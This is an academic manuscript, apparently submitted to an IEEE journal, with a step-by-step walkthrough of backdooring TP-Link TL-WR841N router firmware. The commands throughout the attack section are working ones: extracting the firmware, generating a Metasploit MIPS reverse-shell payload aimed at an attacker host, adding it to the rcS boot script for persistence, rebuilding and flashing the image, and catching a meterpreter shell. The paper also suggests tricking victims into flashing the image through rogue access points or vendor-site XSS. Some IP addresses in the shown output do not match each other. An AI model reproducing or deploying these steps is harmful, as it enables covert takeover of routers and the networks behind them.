

Reverse Engineering and Backdooring Router Firmwares

Journal:	<i>IEEE Internet of Things Journal</i>
Manuscript ID	IoT-9563-2020
Manuscript Type:	Regular Article
Date Submitted by the Author:	05-Jan-2020
Complete List of Authors:	A, Adithyan; Sri Krishna College of Engineering and Technology, Information Technology K, Nagendran ; Sri Krishna College of Engineering and Technology, Information Technology R, Chethana; Sri Krishna College of Engineering and Technology, Information Technology D, Gokul Pandey; Sri Krishna College of Engineering and Technology, Information Technology K, Gowri Prashanth; Sri Krishna College of Engineering and Technology, Information Technology
Keywords:	Device Security < Sub-Area 1: Sensors and Devices for IoT, Embedded Devices < Sub-Area 1: Sensors and Devices for IoT, Secure Communications < Sub-Area 2: Communications and Networking for IoT, Security and Privacy < Sub-Area 3: Services, Applications, and Other Topics for IoT

Reverse Engineering and Backdooring Router Firmwares

1st Adithyan A

Student,
Department of IT,
Sri Krishna College of Engineering and
Technology
Coimbatore, India
adithyan.ak@owasp.org

2nd Nagendran K

Assistant Professor,
Department of IT,
Sri Krishna College of Engineering and
Technology
Coimbatore, India
nagendrank@skcet.ac.in

3rd Chethana R

Student,
Department of IT,
Sri Krishna College of Engineering and
Technology,
Coimbatore, India
chethanaravichandran@gmail.com

4th Gokul Pandy D

Student,
Department of IT,
Sri Krishna College of Engineering and
Technology
Coimbatore, India
gokulpandy333.gp@gmail.com

5th Gowri Prashanth K

Student,
Department of IT,
Sri Krishna College of Engineering and
Technology
Coimbatore, India
gowriprashanth06@gmail.com

Abstract—Recently, there has been a dramatic increase in cyber attacks around the globe. Hundreds of 0day vulnerabilities on different platforms are discovered by security researchers worldwide. The attack vectors are becoming more and more difficult to be discovered by any anti threat detection engine. Inorder to bypass these smart detection mechanisms, attackers now started carrying out attacks at extremely low level where no threat inspection units are present. This makes the attack more stealthy with increased success rate and almost zero detection rate. A best case example for this scenario would be attacks like Meltdown and Spectre that targeted the modern processors to steal information by exploiting out-of-order execution feature in modern processors . These types of attacks are incredibly hard to detect and patch. Even if a patch is released, a wide range of normal audience are unaware of this both the vulnerability and the patch. This paper describes one such low level attacks that involves the process of reverse engineering firmwares and manually backdooring them with several linux utilities. Also, compromising a real world WiFi router with the manually backdoored firmware and attaining reverse shell from the router is discussed. The WiFi routers are almost everywhere especially in public places. Firmwares are responsible for controlling the routers. If the attacker manipulates the firmware and gains control over the firmware installed in the router, then the attacker can get a hold of the network and perform various MITM attacks inside the network with the help of the router.

Keywords— firmware reverse engineering, backdoors, firmware backdoor, wireless router hacking

I. INTRODUCTION

Penetration testing has been evolving through year with robust increase in highly sophisticated attacks. Every organization are now aware of the scale of damage by cyber attacks. Private and Government organizations are now conducting scheduled penetration tests for every three months or less than that. The attack vectors are increasing day by day and now almost all devices are vulnerable to an unpatched zero-day vulnerability. Attacks like Meltdown and Spectre has gone too deep that it exploits a vulnerability at processor level. Likeways, firmwares are also one of the important attack vectors. This paper discusses multiple

methods for reverse engineering a router firmware and the process of backdooring it.

II. FIRMWARE

Firmware is used to control a piece of hardware through software. Firmware comes pre-installed in devices like Routers, Smartphones, Computers and other IoT devices. Firmwares are hardware specific. Not only do they differ from other manufacturer's devices, but they also do differ from devices with the same manufacturer. Firmwares typically act as an operating environment in highly complex devices. On the other hand, in less complex devices, they act as Operating system and are responsible for complete hardware control. Firmwares are held in non-volatile memory (ROM). In most of the routers, the file system in the firmwares are based on Linux operating system. Firmwares can be replaced but cannot be deleted by the user.

III. REVERSE ENGINEERING

Reverse engineering is the process of decompiling a product to expose it's internal architecture and learn how it was built. Router firmwares are mostly in binary format since they are hardware specific and cannot be read. Therefore, they are reverse engineered to decompress the file system present in it. After decompressing the file system, the files inside the file system are visible. The file are then analysed by security researcher for discovering security flaws in the code. Or the files in the file system can be manipulated and a backdoor can be added into the file system that allows the attacker to control the router as well as the network and other devices connected to the network. Reverse engineering allows the researchers to understand the file system, the flow of code and functionalities of the firmware.

A. Various methods

There are multiple methods available for reverse engineering a router firmware. Recently, the National

Security Agency (NSA) had released their reverse engineering tool - Ghidra. Linux has several inbuilt utilities allowing users to decompress the firmware file system without the use of any third party tools.

B. File system

The file system inside the firmware decides how the file is stored and retrieved. The common file system in Windows are NTFS and FAT. SquashFS and UBIFS are the popular file system used by Linux distributions. Most of the routers use the linux based file system SquashFS in their firmwares. The SquashFS comes with extension .squashfs. It is a compressed read only file system. This file system is used in open source embedded software distributions like OpenWRT and it uses LZMA compression technique.

C. Reverse Engineering Tools

- Binwalk - is an inbuilt linux utility that allows us to carve and analyze binary files.
- Unsquashfs - is a tool to decompress or extract the squashfs file system.
- Hexdump - allows the users to view the hexadecimal view of the specific input data with ability to extract file contents into multiple formats like decimal, octal and ASCII.
- Objdump - displays information about the object files and used to disassemble executable files.
- Strings - extracts the strings embedded inside the binary files and other executable files
- GDB - the GNU Debugger helps in decompiling executables and binary files that are written in embedded C,C++ etc.
- Radare2 - is a framework built for reverse engineering and analysing binaries.
- Ghidra - consists of a set of reverse engineering tools and licenced open source by NSA.
- IDA - is a commercial software that allows debugging and decompiling the source code from executables.
- Firmware mod kit - allows decompression of various firmwares in embedded devices. It supports various file systems and versions such as SquashFS 2.0, 3.0 and 4.0.

IV. PWINING PROCESS

Pwning or backdooring the router will allow an attacker to use the router as his botnet. A simple cross site scripting vulnerability in the router login page can cause the compromise of admin credentials of the router. However, those kinds of attacks are common and so, Manufacturers are increasing their security level on the front end blocking all the injection points. Also, those attacks are easily spotted by the end user and results in low success rates. But these backdoored firmware attacks are hard to detect with naked eyes. The victim has to manually reverse engineer the firmware and has to check each and every line of code to

detect whether his router firmware is compromised. People with no reverse engineering knowledge cannot even detect the attack. Therefore this attack results in high success rate.




Fig.1. Overview of Backdooring process

A. Obtaining Firmware

The firmware of the target router can be obtained from the official website of the manufacturer of the router. For this research, We reversed the firmware of TP Link router-TL-WR841N version 8. The firmware can be downloaded from the official website of TP link www.tp-link.com. We used a bunch of linux utilities as well as other open source tools to reverse engineer the firmware.

B. File system detection

The file will be downloaded with .zip extension from the official website. Unzipping the file, we got a folder named TL-WR841N_V8_140724. The folder consisted of two files, a pdf file that describes how to upgrade the TP-Link routers and the firmware file with .bin extension. By looking at the extension, we know that the file is a binary executable and cannot be read in plain.

```

root@adithya:~#file wr841nv8_en_3_15_9_up_boot(140724).bin
wr841nv8_en_3_15_9_up_boot(140724).bin: firmware 841 v8
TP-LINK Technologies ver. 1.0, version 3.15.9, 4063744 bytes or
less, at 0x200 815186 bytes , at 0x100000 2883584 bytes
  
```

The output of the file command reveals the manufacturer along with the version number of the firmware and size, offset information. Quick run of binwalk gave the following output.

```

root@adithya:~# binwalk wr841nv8_en_3_15_9_up_boot(140724).bin

DECIMAL    HEXADECEMAL  DESCRIPTION
-----
0          0x0          TP-Link firmware header, firmware version: 0-15770.3, image version: "", product ID:
0x0, product version: 138477576, kernel load address: 0x0, kernel entry point: 0x80002000, kernel offset:
4063744, kernel length: 512, rootfs offset: 815186, rootfs length: 1048576, bootloader offset: 2883584,
bootloader length: 0
13392      0x3450      U-Boot version string, "U-Boot 1.1.4 (Jul 24 2014 - 17:19:59)"
13440      0x3480      CRC32 polynomial table, big endian
14728      0x3988      ulmage header, header size: 64 bytes, header CRC: 0x4BA4360E, created:
2014-07-24 09:20:00, image size: 35486 bytes, Data Address: 0x80010000, Entry Point: 0x80010000, data
CRC: 0x73883014, OS: Linux, CPU: MIPS, image type: Firmware Image, compression type: lzma, image
name: "u-boot image"
14792      0x39C8      LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes,
uncompressed size: 101164 bytes
131584     0x20200     TP-Link firmware header, firmware version: 0.0.3, image version: "", product ID:
0x0, product version: 138477576, kernel load address: 0x0, kernel entry point: 0x80002000, kernel offset:
3932160, kernel length: 512, rootfs offset: 815186, rootfs length: 1048576, bootloader offset: 2883584,
bootloader length: 0
132096     0x20400     LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes,
uncompressed size: 2325620 bytes
1180160    0x120200    Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 2513544
bytes, 534 inodes, blocksize: 131072 bytes, created: 2014-07-24 09:35:46
  
```

Fig.2. Binwalk output

The output from binwalk gave some juicy information like offset address of kernel entry point, kernel offset,, rootfs offset and bootloader offset. The firmware was running U-Boot 1.1.4. The firmware used LZMA compression technique and Squashfs file system. There are two types of

storing multi-byte data types - Big endian and little endian. The firmware used big endian for storing data. Therefore, the payload must be created in big endian to be compatible with the target firmware.

C. Firmware Extraction

To extract the firmware, an open source tool name Firmware mod kit (FMK) was used.

```
root@adithya:~/firmware-mod-kit# ./extract-firmware.sh
wr841nv8_en_3_15_9_up_boot(140724).bin
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner,
Jeremy Collake
Preparing tools ...
Extracting 1180160 bytes of tp-link header image at offset 0
Extracting squashfs file system at offset 1180160
Extracting squashfs files...
Firmware extraction successful!
Firmware parts can be found in '/root/firmware-mod-kit/fmk/*'
```

Browsing into fmk folder had 3 sub folders image_parts, logs and rootfs. As the name states, the rootfs folder is the root file system of the firmware. The rootfs folder consisted of all the files inside the firmware.

```
root@adithya:~/firmware-mod-kit/fmk/rootfs# ls
bin dev etc lib linuxrc mnt proc root sbin sys tmp usr var
web
```

D. Payload generation

The architecture of the target device has to be checked before generating the payload. Looking at the busybox file of router gave the following information.

```
root@adithya:~/firmware-mod-kit/fmk/rootfs# file bin/busybox
bin/busybox: ELF 32-bit MSB executable, MIPS, MIPS32 rel2
version 1 (SYSV), dynamically linked, interpreter
/lib/ld-uClibc.so.0, no section header
```

The firmware is ELF 32bit executable. Therefore, the payload has to be built as elf executable. The payload can be generated manually with buildroot and any bindshell. But the resulting binary must consist of static libraries so that the payload will be executed without depending upon dynamic libraries. Also, Metasploit framework enables us with an option to auto generate the payload just by setting the few flags.

```
root@adithya:~#msfvenom -p
linux/mipsbe/meterpreter/reverse_tcp LHOST=192.168.0.7
LPORT=4444 -f elf > backdoor
```

A payload named backdoor has now been generated successfully by metasploit. After generation, executable permission has to be granted to the generated payload for the payload to be executed successfully and connect to the reverse shell.

E. Firmware Reconstruction

The generated payload is now placed into a folder into the file system of the firmware (/usr/bin) and the payload should autostart even after every boot acting as a persistent backdoor. Placing the payload path in the rcS file which starts the init scripts would be right choice for auto starting the payload. The backdoor is located at /usr/bin/backdoor.

Therefore, a new line /usr/bin/backdoor & has been added at the beginning of the rcS file located at /etc/init.d. Rebuild using FMK

```
root@adithya:~/firmware-mod-kit# ./build-firmware.sh fmk
Firmware Mod Kit (build) 0.99, (c)2011-2013 Craig Heffner,
Jeremy Collake
Squashfs block size is 128 Kb
Parallel mksquashfs: Using 4 processors
Creating 4.0 filesystem on
/root/firmware-mod-kit/fmk/new-file-system.squashfs, block size
131072.
[=====] 391/391 100%
Exportable Squashfs 4.0 filesystem, data block size 131072
New firmware image has been saved to:
/root/firmware-mod-kit/fmk/new-firmware.bin
```

F. Setting up the handler

Now, the handler has to be set up to receive the incoming connection from the backdoor. Once the backdoored firmware is published in the router, after boot up, the backdoor in the rcS script will be executed and the router will now look for the IP address specified in the LHOST of the metasploit payload. Then the router will connect to the LHOST through the specified LPORT. Inorder to receive a successful connection, the attacker has to actively look for any incoming connection through the specified port. Since the payload placed inside the firmware is metasploit, set up a handler using metasploit with LHOST as the attacker's local IP address and LPORT as the port specified during the creation of the payload.

```
msf > use multi/handler
msf exploit(handler) > set payload linux/mipsbe/meterpreter/reverse_tcp
payload => linux/mipsbe/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.7
LHOST => 10.0.0.8
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.7:4444
[*] Starting the payload handler...
```

Fig.3. Metasploit handler setup

G. Flashing the firmware

The reconstructed firmware using firmware-mod-kit is now saved as new-firmware-bin in fmk folder. Now, this backdoored firmware has to be upgraded into the router via Firmware upgrade option in the router admin panel. The handler has to be actively looking for incoming connection before flashing the backdoored firmware.





Fig.4. Router firmware upgrade page

V. ROUTER PWNED

After uploading the backdoored firmware, the router takes about 10 seconds to reboot and less than 30 seconds to execute the payload in the rcS script. After successful execution of the backdoor, the metasploit handler will receive an incoming connection from the router through the specified LPORT. Now, the router has been successfully compromised and remote commands can be executed in the router by dropping a shell. With the remote shell, the attacker can use the router as botnet. The attacker now has complete control over the network and other networking devices that are connected to the same network. The attacker now has the ability to launch highly sophisticated and stealth attacks at the devices that are connected to the network.



```

root@kali: ~
File Edit View Search Terminal Help
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.86.223:4444
[*] Sending stage (179779 bytes) to 192.168.86.61
[*] Meterpreter session 1 opened (192.168.86.223:4444)
    2018-05-29 11:48:32 -0400

meterpreter > shell
Process 3028 created.

```

Fig.5. Metasploit Reverse shell from router

VI. RESULT

Despite the attack gives higher success rate since it won't be detected by any typical antivirus as there isn't any antivirus for router, the successful deployment of the attack is a tedious process and requires social engineering skills. The attacker has to convince the victim to flash the firmware backdoored by the attacker. The attack can be executed in multiple scenarios. For example, the attacker may create a rogue access point with SSID same as the SSID of the target Router. Once the victim connects to the rogue access point, the backdoored router firmware will be force downloaded in the victim's PC. After successful download, the rogue wifi is turned off and the victim now reconnects to the authentic access point and upgrades his router with firmware file forcibly downloaded from rogue access point.

Another scenario would be finding a cross site scripting or open redirection vulnerability in the router manufacturer's website to redirect the users to the malicious firmware and forcibly making them download it. The attacks can be averted by downloading firms only from Original Equipment Manufacturer's website (OEM). The authenticity of the firmware can be checked by performing hash check. Browse to the Manufacturer's website. A MD5 hash will be there below each firmware you download. After downloading a firmware, check the MD5 hash of the file and cross verify it with the hash in the manufacturer's website. The firmware is authentic if both the hash matches.

REFERENCES

- [1] J. Pewny, B. Garmany, R. Gawlik, C. Rossow and T. Holz, "Cross-Architecture Bug Search in Binary Executables," *2015 IEEE Symposium on Security and Privacy*, San Jose, CA, 2015, pp. 709-724. doi: 10.1109/SP.2015.49
- [2] L. Ran *et al.*, "An Experimental Study of Four Methods for Homology Analysis of Firmware Vulnerability," *2017 International Conference on Dependable Systems and Their Applications (DSA)*, Beijing, 2017, pp. 42-50. doi: 10.1109/DSA.2017.16
- [3] S. L. Thomas, F. D. Garcia, and T. Chothia, *HumIDIFy: A Tool for Hidden Functionality Detection in Firmware*. Cham: Springer International Publishing, 2017, pp. 279-300. [Online]. Available: https://doi.org/10.1007/978-3-319-60876-1_13
- [4] A. Bessey, K. Block, B. Chelf, A. Chou, B. Fulton, S. Hallem, C. Henri-Gros, A. Kamsky, S. McPeak, and D. Engler. A Few Billion Lines of Code Later: Using Static Analysis to Find Bugs in the Real World. *Communications of ACM*, 2010.
- [5] IDA Pro - Interactive Disassembler. <http://www.hex-rays.com/idadpro/>
- [6] C. Tien, T. Tsai, I. Chen and S. Kuo, "UFO - Hidden Backdoor Discovery and Security Verification in IoT Device Firmware," *2018 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW)*, Memphis, TN, 2018, pp. 18-23. doi: 10.1109/ISSREW.2018.00-37
- [7] O. Shwartz, Y. Mathov, M. Bohadana, Y. Elovici and Y. Oren, "Reverse Engineering IoT Devices: Effective Techniques and Methods," in *IEEE Internet of Things Journal*, vol. 5, no. 6, pp. 4965-4976, Dec. 2018. doi: 10.1109/IIOT.2018.2875240
- [8] Z. Xu, B. Chen, M. Chandramohan, Y. Liu and F. Song, "SPAIN: Security Patch Analysis for Binaries towards Understanding the Pain and Pills," *2017 IEEE/ACM 39th International Conference on Software Engineering (ICSE)*, Buenos Aires, 2017, pp. 462-472. doi: 10.1109/ICSE.2017.49
- [9] Y. Wang, J. Shen, J. Lin and R. Lou, "Staged Method of Code Similarity Analysis for Firmware Vulnerability Detection," in *IEEE Access*, vol. 7, pp. 14171-14185, 2019. doi: 10.1109/ACCESS.2019.2893733
- [10] Y. Shoshitaishvili *et al.*, "SOK: (State of) The Art of War: Offensive Techniques in Binary Analysis," *2016 IEEE Symposium on Security and Privacy (SP)*, San Jose, CA, 2016, pp. 138-157. doi: 10.1109/SP.2016.17
- [11] H. Jeon, S. Mok and E. Cho, "Automated Crash Filtering Using Interprocedural Static Analysis for Binary Codes," *2017 IEEE 41st Annual Computer Software and Applications Conference (COMPSAC)*, Turin, 2017, pp. 614-623. doi: 10.1109/COMPSAC.2017.70
- [12] Y. Hu, Y. Zhang, J. Li and D. Gu, "Binary Code Clone Detection across Architectures and Compiling Configurations," *2017 IEEE/ACM 25th International Conference on Program Comprehension (ICPC)*, Buenos Aires, 2017, pp. 88-98. doi: 10.1109/ICPC.2017.22
- [13] D. Buhov, R. Thron and S. Schrittwieser, "Catch Me if You Can! Transparent Detection of Shellcode," *2016 International Conference on Software Security and Assurance (ICSSA)*, St. Polten, 2016, pp. 60-63. doi: 10.1109/ICSSA.2016.18
- [14] T. Bao, R. Wang, Y. Shoshitaishvili and D. Brumley, "Your Exploit is Mine: Automatic Shellcode Transplant for Remote Exploits," *2017 IEEE Symposium on Security and Privacy (SP)*, San Jose, CA, 2017, pp. 824-839. doi: 10.1109/SP.2017.67
- [15] F. Wang and Y. Shoshitaishvili, "Angr - The Next Generation of Binary Analysis," *2017 IEEE Cybersecurity Development (SecDev)*, Cambridge, MA, 2017, pp. 8-9. doi: 10.1109/SecDev.2017.14
- [16] W. Zhang, Y. Chen, H. Li, Z. Li and L. Sun, "PANDORA: A Scalable and Efficient Scheme to Extract Version of Binaries in IoT Firmwares," *2018 IEEE International Conference on Communications (ICC)*, Kansas City, MO, 2018, pp. 1-6. doi: 10.1109/ICC.2018.8423015